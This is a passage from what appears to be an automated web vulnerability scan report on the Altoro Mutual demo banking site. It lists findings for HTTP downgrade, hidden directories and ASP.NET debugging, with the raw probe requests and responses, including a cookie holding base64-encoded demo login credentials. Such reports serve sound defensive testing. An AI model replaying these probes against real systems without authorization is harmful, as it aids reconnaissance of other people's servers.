Threat Classification:	Information Leakage
Risk:	It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted
Causes:	Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted
Fix:	Enforce the use of HTTPS when sending sensitive information

Issue 2 of 5 - Details

Difference: **Scheme** manipulated from: `https` to: `http`
manipulated from: `443` to: `80`
Header manipulated from: `demo.testfire.net` to: `demo.testfire.net:80`

Reasoning: The test response is very similar to the original response. This indicates that the the resource was successfully accessed using HTTP instead of HTTPS.

Test Requests and Responses:

```
GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
```

```
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: demo.testfire.net:80
Referer: https://demo.testfire.net/bank/login.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:57 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">
```

```
<h1>Hello
    John
    Smith
  </h1>

<p>
  Welcome to Altoro Mutual Online.
</p>

<form name="details" method="post" action="account.aspx">
<table border="0">
  <TR valign="top">
    <td>View Account Details:</td>
    <td align="left">
      <select id="listAccounts" name="listAccounts" ><option value="1001160140">1001160140 Checking</option><option
value="1001160141">1001160141 Savings</option></select>
      <input type="submit" id="btnGetAccount" value="   GO   ">
    </td>
  </tr>
  <tr>
    <td colspan="2"><span id="_ctl0__ctl0_Content_Main_promo"><table width=590 border=0><tr><td>
<h2>Congratulations! <
...
...
...
```

Issue 3 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted
Causes:	Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted
Fix:	Enforce the use of HTTPS when sending sensitive information

Issue 3 of 5 - Details

Difference: **Scheme** manipulated from: `https` to: `http`
manipulated from: `443` to: `80`
Header manipulated from: `demo.testfire.net` to: `demo.testfire.net:80`

Reasoning: The test response is very similar to the original response. This indicates that the the resource was successfully accessed using HTTP instead of HTTPS.

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net:80
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8692
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:54 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts
with Altoro Mutual." class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
```

```
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="../default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="../default.aspx?
content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8"
...
...
...
```

Issue 4 of 5

Severity:	**Low**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/default.aspx
Domain	demo.testfire.net
Element	default.aspx
Path	/default.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted
Causes:	Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted
Fix:	Enforce the use of HTTPS when sending sensitive information

Issue 4 of 5 - Details

Difference: **Scheme** manipulated from: `https` to: `http`
manipulated from: `443` to: `80`
Header manipulated from: `demo.testfire.net` to: `demo.testfire.net:80`

Reasoning: The test response is very similar to the original response. This indicates that the the resource was successfully accessed using HTTP instead of HTTPS.

Test Requests and Responses:

```
GET /default.aspx?content=inside_contact.htm HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
```

```
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=51412155872;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net:80
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 10405
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:21:06 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts with
Altoro Mutual." class="focus" href="bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
```

```
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class
...
...
...
```

Issue 5 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/feedback.aspx
Domain	demo.testfire.net
Element	feedback.aspx
Path	/feedback.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted
Causes:	Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted
Fix:	Enforce the use of HTTPS when sending sensitive information

Issue 5 of 5 - Details

Difference: **Scheme** manipulated from: `https` to: `http`
manipulated from: `443` to: `80`
Header manipulated from: `demo.testfire.net` to: `demo.testfire.net:80`

Reasoning: The test response is very similar to the original response. This indicates that the the resource was successfully accessed using HTTP instead of HTTPS.

Test Requests and Responses:

```
GET /feedback.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=51412155872;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net:80
Upgrade-Insecure-Requests: 1
Connection: keep-alive
```

```
Referer: https://demo.testfire.net/default.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8693
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:56 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Feedback
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Muutual, feedback, contact us"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts with
Altoro Mutual." class="focus" href="bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
```

```
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Produ
...
...
...
```

Go to Table of Contents

L DAST: Hidden Directory Detected 3

Issue 1 of 3

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/images/
Domain	demo.testfire.net
Element	images/
Path	/images/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site
Causes:	The web server or application server are configured in an insecure way
Fix:	Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely

Issue 1 of 3 - Details

Difference: **Path** manipulated from: `/bank/login.aspx` to: `/images/`

Reasoning: The test tried to detect hidden directories on the server. The 403 Forbidden response reveals the existence of the directory, even though access is not allowed.

Test Requests and Responses:

```
GET /images/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
```

```
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 403 Forbidden
Server: Microsoft-IIS/8.0
Content-Length: 1233
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:27:36 GMT
Content-Type: text/html
```

Issue 2 of 3

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/admin/
Domain	demo.testfire.net
Element	admin/
Path	/admin/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site
Causes:	The web server or application server are configured in an insecure way
Fix:	Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely

Issue 2 of 3 - Details

Difference: **Path** manipulated from: `/bank/login.aspx` to: `/admin/`

Reasoning: The test tried to detect hidden directories on the server. The 403 Forbidden response reveals the existence of the directory, even though access is not allowed.

Test Requests and Responses:

```
GET /admin/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 403 Forbidden
```

```
Server: Microsoft-IIS/8.0
Content-Length: 1233
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:27:36 GMT
Content-Type: text/html
```

Issue 3 of 3

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/static/
Domain	demo.testfire.net
Element	static/
Path	/static/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site
Causes:	The web server or application server are configured in an insecure way
Fix:	Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely

Issue 3 of 3 - Details

Difference: **Path** manipulated from: `/bank/login.aspx` to: `/static/`

Reasoning: The test tried to detect hidden directories on the server. The 403 Forbidden response reveals the existence of the directory, even though access is not allowed.

Test Requests and Responses:

```
GET /static/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 403 Forbidden
Server: Microsoft-IIS/8.0
Content-Length: 1233
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:27:36 GMT
Content-Type: text/html
```

Go to Table of Contents

L DAST: Microsoft ASP.NET Debugging Enabled 3

Issue 1 of 3

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/
Domain	demo.testfire.net
Element	AppScan.aspx
Path	/bank/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Insecure web application programming or configuration
Fix:	Disable Debugging on Microsoft ASP.NET

Issue 1 of 3 - Details

Difference: **Header** added to request: `stop-debug`
Path manipulated from: `/bank/login.aspx` to: `/bank/AppScan.aspx`
Method manipulated from: `GET` to: `DEBUG`

Reasoning: AppScan sent a request in Debug mode. The response indicates that debugging support in ASP.NET can be enabled. This may allow access to information about the server and application.

Test Requests and Responses:

```
DEBUG /bank/AppScan.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Command: stop-debug
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 2
X-AspNet-Version: 2.0.50727
Cache-Control: private
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:19:14 GMT
Content-Type: text/html; charset=utf-8

OK
```

Issue 2 of 3

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	AppScan.aspx
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Insecure web application programming or configuration
Fix:	Disable Debugging on Microsoft ASP.NET

Issue 2 of 3 - Details

Difference: **Header** added to request: `stop-debug`
Path manipulated from: `/bank/login.aspx` to: `/AppScan.aspx`
Method manipulated from: `GET` to: `DEBUG`

Reasoning: AppScan sent a request in Debug mode. The response indicates that debugging support in ASP.NET can be enabled. This may allow access to information about the server and application.

Test Requests and Responses:

```
DEBUG /AppScan.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Command: stop-debug
